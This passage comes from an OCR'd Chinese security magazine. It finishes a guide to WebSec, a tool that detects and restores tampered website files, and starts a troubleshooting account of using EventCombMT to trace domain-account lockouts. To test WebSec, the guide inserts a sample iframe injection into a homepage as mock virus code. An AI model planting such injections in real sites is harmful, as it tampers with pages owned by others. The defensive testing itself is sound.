


图 8　重新编辑需要监控的网站




图 9　嵌入了百度页面




图 10　提示文件被修改并还原

不要忘了单击“确认添加”按钮，将这些文件备份添加到数据库里。不知为何，在添加过程中界面会出现“假死现象”，耐心等待，完成后恢复正常。

关闭添加界面，发现网站已添加完成，如图 7 所示。

第三列默认是勾选的，我们去掉它便取消了对该网站的监控，但是该网站的相关信息依旧保留，可以随时恢复监控。要想彻底一点，可以选中该行，然后单击“删除”按钮。另外，你可以选中该行，然后单击“编辑”按钮，可以重新选择该网站中需要监控的文件，如图 8 所示。

因为 WebSec 需要长时间运行，故而可以将其隐藏在系统托盘中，以上操作均可以在托盘中进行，维护信息也会在托盘里显示。




图 11　页面恢复正常

测试效果

单击图 4 中的“开始监控”按钮，如果没有问题，维护信息中将出现“正在监控…”字样。下面让我们看一下效果，在被监控的网站的首页文件末尾写入“<iframe src=http://www.baidu.com/ />”，作为病毒代码进行测试，立即刷新，可以看到页面的左下角嵌入了百度页面，效果如图 9 所示。

设置监控时间为 1 分钟，不一会儿就看到了 WebSec 提示有文件被修改并且成功还原，托盘中也会给出提示，如图10所示。

再次刷新刚才的页面，发现恢复正常，如图 11 所示。

至此，测试成功。

可能的扩展

WebSec 有一个局限，那就是只能在图形界面下操作，一般来说只有服务器的管理员才能用它。若服务器是一个虚拟主机，有众多的网站管理员，但他们都没有权限来操作图形界面，这样就不能使用 WebSec 了。

我们需要一种可能，让每个网站管理员都可以使用 WebSec 来保护各自网站的完整性。那可以这么设计，WebSec 由服务器管理员安装并运行，每个网站管理员通过一个 Web 程序来修改 WebSec 的数据库，决定是否让 WebSec 保护自己的网站或者保护自己网站的哪些文件。数据库作为了一个“接口”，这样就可以通过 B/S 的模式间接的使用了 WebSec。

WebSec 的数据库结构十分简单，只有三个表，打开一看便会一目了然，因此开发这种 Web 程序是简单易行的。

WebSec2.0 仍有诸多不完善，后续的更新请留意我的 Blog：http://www.quna123.com/blog/post/73.html。

（文章中所涉及的相关工具都已经收录在本期光盘）

编辑点评： 虽然这样做会耗费大量的服务器资源，但其想法很好，特别是文末提到的 B/S 模式。

EventCombMT 帮助查找中毒机器

文 smallrascal

从本文您可以学到：

了解 EventCombMT 的使用

前段时间刚接手域管理，根据 ISO 27001 认证的要求，需要进行域策略，特别是安全策略的部署。随即连上域控制器（下文简称 DC）进行相关设置。花了半天时间，终于将所有要求全部搞定，正准备去慰劳一下自己的肚子时，有两用户前后来电，说无法接收、发送邮件，提示域帐户被拒绝。当时并没有在意，因为刚设置完密码 30 天限期修改的策略，看来这两人是已经超过这个期限，造成密码过期而导致域帐户被锁定，立刻远程桌面至 DC，重置了密码，并解锁，随即去吃饭了。等回来时，惊呆了，每个同事都在接电话，就连老板也上了，看来问题严重，这时我的电话也响了，接起来才知道是域帐户不能登录系统，连忙说立刻进行处理。刚挂了，又响了，这次是共享不能访问，以前无需输入密码，现在反复弹出帐户、密码输入框，但输入正确密码后还是弹出输入框。同事那边的问题是在进行邮件接收、发送时也反复要求输入帐户、密码，但输入正确密码后仍然失败。总结上述问题后发现都与域帐户及密码相关，刚设置的连续 3 次密码错误后锁定域帐户，15 分钟后自动解锁的安全策略，猜想是不是与该策略有关，立刻进行取消操作，并对所有锁定域帐户进行解锁。因各台 DC 之间同步需要一定时间，在这个时间段内，电话越来越少，DC 全部完成同步后没有接到新的故障报修电话。




图 1　EventCombMT 界面

至此，故障暂时缓解，但却影响了域策略的部署，不得不回过头来重新思考到底哪里出了问题。短时间内出现因密码过期或者连续 3 次输错密码导致如此多域帐户被锁定很不可思议。密码过期还可以理解，但如此多的人连续 3 次输错密码就有点说不过去了。策略部署时间是中午，这个时间段，用户系统已正常登录，需要使用域帐户进行验证的也就是邮件、文件共享，还有一些协同工作平台，这些都无需输入域帐户、密码，系统会直接使用登录域帐户进行验证，所以域帐户锁定另有原因。

Google 了很久也没有找到大批量域帐户锁定的原因，正准备放弃，突然看到有帖子提到可以利用 ALTools 中的 EventCombMT 来对 DC 的事件日志进行查找。

小知识： EventCombMT 是一种多线程工具，可将其用于搜索多台不同计算机的事件日志以查找特定事件。EventCombMT 实用工具包含在 Account Lockout and Management Tools 中。

抱着一线希望，从微软官方网站上下载了该工具。执行 EventCombMT 后，界面如图 1 所示。

点击“Searches”菜单下的“Built In Searches”中的“Account Lockouts”子菜单，该菜单的作用是从选择的 DC 中查找出被锁定的域帐户。稍等，便可以在“Select To Search/Right Click To Add”中看到所有的 DC，选择需要查找的 DC，默认是全部。查




图2　DC 的 LOG 文件内容

